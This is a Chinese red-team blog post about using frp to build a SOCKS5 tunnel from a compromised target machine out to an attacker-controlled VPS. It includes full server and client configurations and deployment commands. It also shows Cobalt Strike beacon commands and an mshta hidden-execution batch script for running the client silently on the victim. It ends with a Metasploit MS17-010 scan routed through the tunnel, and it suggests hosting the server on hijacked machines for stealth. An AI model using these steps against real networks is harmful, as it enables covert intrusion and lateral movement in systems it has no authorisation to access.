



# Frp内网穿透实战

📅 2019-12-04 (</2019/1204/frp-intranet-penetration-combat.html>) ■ [Tools \(/categories/Tools/\)](/categories/Tools/) 📌 [内网穿透 \(/tags/%E5%86%85%E7%BD%91%E7%A9%BF%E9%80%8F/\)](/tags/%E5%86%85%E7%BD%91%E7%A9%BF%E9%80%8F/) 💬 [评论 \(/2019/1204/frp-intranet-penetration-combat.html#comments\)](/2019/1204/frp-intranet-penetration-combat.html#comments)

君子藏器于身待时而动，安全不露圭角覆孟之安。

——AnonySec


<https://payloads.cn> (<https://payloads.cn>)

## 前言

实战中，当通过某种方式拿下目标机器权限时，发现该机器可出网。此时为了内网横向渗透与团队间的协同作战，可以利用Frp在该机器与VPS之间建立一条“专属通道”，并借助这条通道达到内网穿透的效果。实战中更多时候依靠 Socks5。

更多详细使用方法，可查看官方Github，这里不再赘述。

<https://github.com/fatedier/frp/> (<https://github.com/fatedier/frp/>)



## 前期准备



搜索  
备一台VPS与域名。



(<https://github.com/An0nySec/>)





因某种情况会更换VPS地址，为了减少更改frp配置文件的次数，所以做域名泛解析


(<https://baike.baidu.com/item/%E5%9F%9F%E5%90%8D%E6%B3%9B%E8%A7%A3%E6%9E%90/7342254fr=aladdin>)。若更换VPS，直接编辑域名解析地址即可。

## 记录

上次更新时间：28/10/2019 下午2:56

类型	名称	值	TTL
A	frp	149. 	600 秒

```
anonysec@MacBook-ProX ~$ ping frp..online -c 1
PING frp..online (149. ): 56 data bytes
64 bytes from 149. : icmp_seq=0 ttl=48 time=243.874 ms

--- frp..online ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 243.874/243.874/243.874/0.000 ms
anonysec@MacBook-ProX ~$
```

## 下载地址

Frp下载地址 [跨平台，实战中根据目标机版本选择下载]

<https://github.com/fatedier/frp/releases> (<https://github.com/fatedier/frp/releases>)

## 配置文件

### 服务端

- 1 #通用配置段
- 2 [common]
- 3 #frp服务端监听 [VPS]
- 4 bind\_addr = 0.0.0.0
- 5 #frp服务器监听端口 [实战中可以用一些通透性较好的端口]
- 6 bind\_port = 7007

[\(https://github.com/An0nySec/\)](https://github.com/An0nySec/).

8 #服务端Web控制面板登录端口 [通过控制面板，可以实时了解到数据收发情况。实战中用处不大]

9 dashboard\_port = 6609

10 #服务端Web控制面板用户名与密码 [强口令]

11 dashboard\_user = SuperMan

12 dashboard\_pwd = WC3pvjmh2tt8

13

14 #日志输出位置，所有的日志信息都放到当前目录下的frps.log文件中

15 log\_file = ./frps.log

16 #日志记录等级，有trace、debug、info、warn、error,通常情况下为info

17 log\_level = info

18 #日志保留时间

19 log\_max\_days = 3

20

21 #验证凭据，服务端和客户端的凭据必须一样才能连接

22 auth\_token = E0iQEB0doJeh

23 #启用特权模式，从v0.10.0版本开始默认启用特权模式 [特权模式下，客户端更改配置无需更新服务端]

24 privilege\_mode = true

25 #特权模式Token [强口令，建议随机生成]



搜索 privilege\_token = kukezkHC8R1H



(<https://github.com/An0nySec/>).

27 #特权模式允许分配的端口 [避免端口被滥用]

28 privilege\_allow\_ports = 4000-50000

29

30 #心跳检测超时时长

31 heartbeat\_timeout = 30

32

33 #每个代理可以设置的连接池上限

34 max\_pool\_count = 20

35

36 #口令认证超时时间，一般不用改

37 authentication\_timeout = 900

38

39 #指定子域名，后续将全部用域名的形式进行访问 [特权模式需下将 \*.xxxx.online 解析到外网VPS上，即：

40 subdomain\_host = xxxx.online

## 客户端

1 #通用配置段

2 [common]



#frp服务端IP或域名 [实战中一般都会直接用域名]



[\(https://github.com/An0nySec/\)](https://github.com/An0nySec/).

4 server\_addr = frp.xxx.online

5 #frp服务器端口

6 server\_port = 7007

7

8 #授权token，此处必须与服务端保持一致，否则无法建立连接

9 auth\_token = E0iQEB0doJeh

10 #启用特权模式 [特权模式下服务端无需配置]

11 privilege\_mode = true

12 #特权模式 token, 同样要与服务端完全保持一致

13 privilege\_token = kukezkHC8R1H

14

15 #心跳检查间隔与超时时间

16 heartbeat\_interval = 10

17 heartbeat\_timeout = 30

18

19 #连接数量

20 pool\_count = 20

21



搜索

#内网穿透通常用socks5

(<https://github.com/An0nySec/>).



```
23 [socks5]
```

```
24 type = tcp
```

```
25 #连接VPS内网穿透的远程连接端口
```

```
26 remote_port = 9066
```

```
27 #使用插件socks5代理
```

```
28 plugin = socks5
```

```
29 #启用加密 [通信内容加密传输，有效防止流量被拦截]
```

```
30 use_encryption = true
```

```
31 #启用压缩 [传输内容进行压缩，有效减小传输的网络流量，加快流量转发速度，但会额外消耗一些CPU资源]
```

```
32 use_compression = true
```

```
33 #socks5连接口令 [根据实际情况进行配置]
```

```
34 #plugin_user = SuperMan
```

```
35 #plugin_passwd = ZB00McQe6mE1
```

## 执行部署

---

## 服务端

SSH连接到VPS上，后台启动frp服务端。

```
1 root@Ubuntu:~# cd tools/frp/
```



root@Ubuntu:~/tools/frp# nohup ./frps -c frps.ini &



(<https://github.com/An0nySec/>).

3 root@Ubuntu:~/tools/frp# jobs -l

4 root@Ubuntu:~/tools/frp# cat frps.log

```
root@Ubuntu:~# cd tools/frp/
root@Ubuntu:~/tools/frp# nohup ./frps -c frps.ini &
[1] 14020
root@Ubuntu:~/tools/frp# nohup: ignoring input and appending output to 'nohup.out'

root@Ubuntu:~/tools/frp# jobs -l
[1]+ 14020 Running                  nohup ./frps -c frps.ini &
root@Ubuntu:~/tools/frp# cat frps.log
2019/10/28 15:18:32 [I] [service.go:139] frps tcp listen on 0.0.0.0:7007
2019/10/28 15:18:32 [I] [service.go:239] Dashboard listen on 0.0.0.0:6609
2019/10/28 15:18:32 [I] [root.go:205] Start frps success
root@Ubuntu:~/tools/frp#
```

## 客户端

将 frpc.exe 与 frpc.ini 传到目标机的同一目录下，直接运行。

```
管理员: C:\Windows\system32\cmd.exe - frpc.exe -c frpc.ini

C:\>frpc.exe -c frpc.ini
2019/10/28 16:25:03 [I] [service.go:234] login to server success, get run id [ec27aaf22e75b506], server udp port [0]
2019/10/28 16:25:03 [I] [proxy_manager.go:144] [ec27aaf22e75b506] proxy added: [socks5]
2019/10/28 16:25:03 [I] [control.go:153] [socks5] start proxy success
```

当frp客户端启动后，是否成功连接，都会在frp服务端日志中查看到。


```
root@Ubuntu:~# cat tools/frp/frps.log
2019/10/28 15:29:02 [I] [service.go:139] frps tcp listen on 0.0.0.0:7007
2019/10/28 15:29:02 [I] [service.go:239] Dashboard listen on 0.0.0.0:6609
2019/10/28 15:29:02 [I] [root.go:205] Start frps success
2019/10/28 15:41:41 [I] [service.go:356] client login info: ip [36.1.1.1:36919] version [0.29.0] hostname [] os [windows] arch [amd64]
2019/10/28 15:41:42 [I] [tcp.go:65] [e2301b90d335731f] [socks5] tcp proxy listen port [9066]
2019/10/28 15:41:42 [I] [control.go:406] [e2301b90d335731f] new proxy [socks5] success
```

但如果直接在目标机的Beacon中启动frp客户端，会持续有日志输出，并干扰该pid下的其他操作，所以可结合 execute 在目标机无输出执行程序。

1 beacon> sleep 10

2 beacon> execute c:/frpc.exe -c c:/frpc.ini

3 beacon> shell netstat -ano |findstr 7007



或者，创建后台运行的bat脚本。

```
1 @echo off

2 if "%1" == "h" goto begin

3 mshta vbscript:createobject("wscript.shell").run("%~nx0 h",0)(window.close)&&exit

4 :begin

5 c:\frpc.exe -c c:\frpc.ini
```

## 工具穿透

### Metasploit

当“专属通道”打通后，可直接在msf中挂该代理。因为msf的模块较多，所以在内网横向移动中更是一把利器。[若socks5设置口令，可结合proxychains]

```
1 # sudo msfconsole -q

2 msf5 > setg proxies socks5:frp.xxxx.online:9066

3 msf5 > use auxiliary/scanner/smb/smb_ms17_010
```





msf5 auxiliary(scanner/smb/smb\_ms17\_010) > set threads 10



(<https://github.com/An0nySec/>).

5 msf5 auxiliary(scanner/smb/smb\_ms17\_010) > set rhosts 192.168.144.178

6 msf5 auxiliary(scanner/smb/smb\_ms17\_010) > run

```
anonysec@MacBook-ProX ~$ sudo msfconsole -q
Password:
msf5 > setg proxies socks5:frp.█████.online:9066
proxies => socks5:frp.█████.online:9066
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set threads 10
threads => 10
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.144.178
rhosts => 192.168.144.178
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.144.178:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.144.178:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

## Windows

Windows中可结合Proxifier、SSTap等工具，可设置socks5口令，以此达到用windows渗透工具横向穿透的效果。

SSTap Be

添加新的代理服务器

✕

正在测试代理服务器...

✕

类型: SOCKS 5

服务器IP: frp.█████.online

端口: 9066

用户名: AnonySec

密码: 1qaz@123

备注:

分组名称: Default Group

Country: 美国

附加路由

本地代理所对应的远程服务器IP, 只能输入一个.

☐ Add and activate it

保存

[42:01] TCP测试开始.

[42:01] 正在测试TCP数据传递...

[42:01] 连接到SS节点...

[42:01] 已连接到SS节点.

[42:09] 测试TCP数据传递... 通过!

[42:09] 延迟: 303 ms

[42:09] 测试完成!

[42:09] //////////////////////////////////

[42:09] UDP测试开始.

[42:09] 正在测试UDP转发...

[42:09] 正在从代理服务器请求UDP转发...

[42:12] 不能连接到代理.

[42:12] 测试UDP转发... 未通过!

[42:12] 测试完成!

[42:12] //////////////////////////////////

## 小结

Frp的用法比较灵活且运行稳定。如 可将frp服务端挂在“肉鸡”上，以达到隐蔽性，也可将客户端做成服务自启的形式等，实战中可自由发挥。



搜索



特别声明： 本文章仅供安全学习研究之用，严禁用于任何非法用途。若产生法律问题，均由读者自行承担！

(<https://github.com/An0nySec/>).

欢迎加入免费技术密圈



**版权声明：** 本博客所有文章均采用 [CC BY 4.0 CN协议](https://creativecommons.org/licenses/by/4.0/deed.zh)

([http://creativecommons.org/licenses/by/4.0/deed.zh](https://creativecommons.org/licenses/by/4.0/deed.zh)) 许可协议。转载请注明出处！

AnonySec \_(<https://github.com/An0nySec/>).

君子藏器于身待时而动，安全不露圭角覆孟之安。

昵称

邮箱

网址(<http://>)

Just go go



(<https://guides.github.com/features/mastering-markdown/>)

提交

### 3 评论



SuperMan Chrome 80.0.3987.116 Windows 10.0

2020-02-29

回复

大哥，学习了 现在才知道 是因为我没socket代理，感谢



192.168.10.128 Chrome 79.0.3945.88 Windows 10.0

2019-12-20

回复



为什么metasploit连接socket5时不需要账号密码，而用SSTap需要？

搜索



(<https://github.com/An0nySec/>).



Anonymous Chrome 74.0.3729.169 Windows 10.0

2019-12-12

回复

ssh 隧道不香？ 😊



1 (<http://1>) Chrome 78.0.3904.108 macOS 10.15.1

2019-12-12

回复

@Anonymous , 后期会分享，针对不同的场景所利用的方式不一样~

Powered By Valine (<https://valine.js.org>)

v1.4.14

< [\(/2019/1204/decrypt-the-password-hash-stored-in-securecrt-client.html\)](/2019/1204/decrypt-the-password-hash-stored-in-securecrt-client.html).

> [\(/2019/1204/cobaltstrike-basic-functions-and-use.html\)](/2019/1204/cobaltstrike-basic-functions-and-use.html)

IF%B0%E3%80%82https%3A&pics=https%3A%2F%2Fpayloads.cn%2Fimages%2Favatar.jpg)

E8%B5%98%E8%BF%B0%E3%80%82https%3A&caption=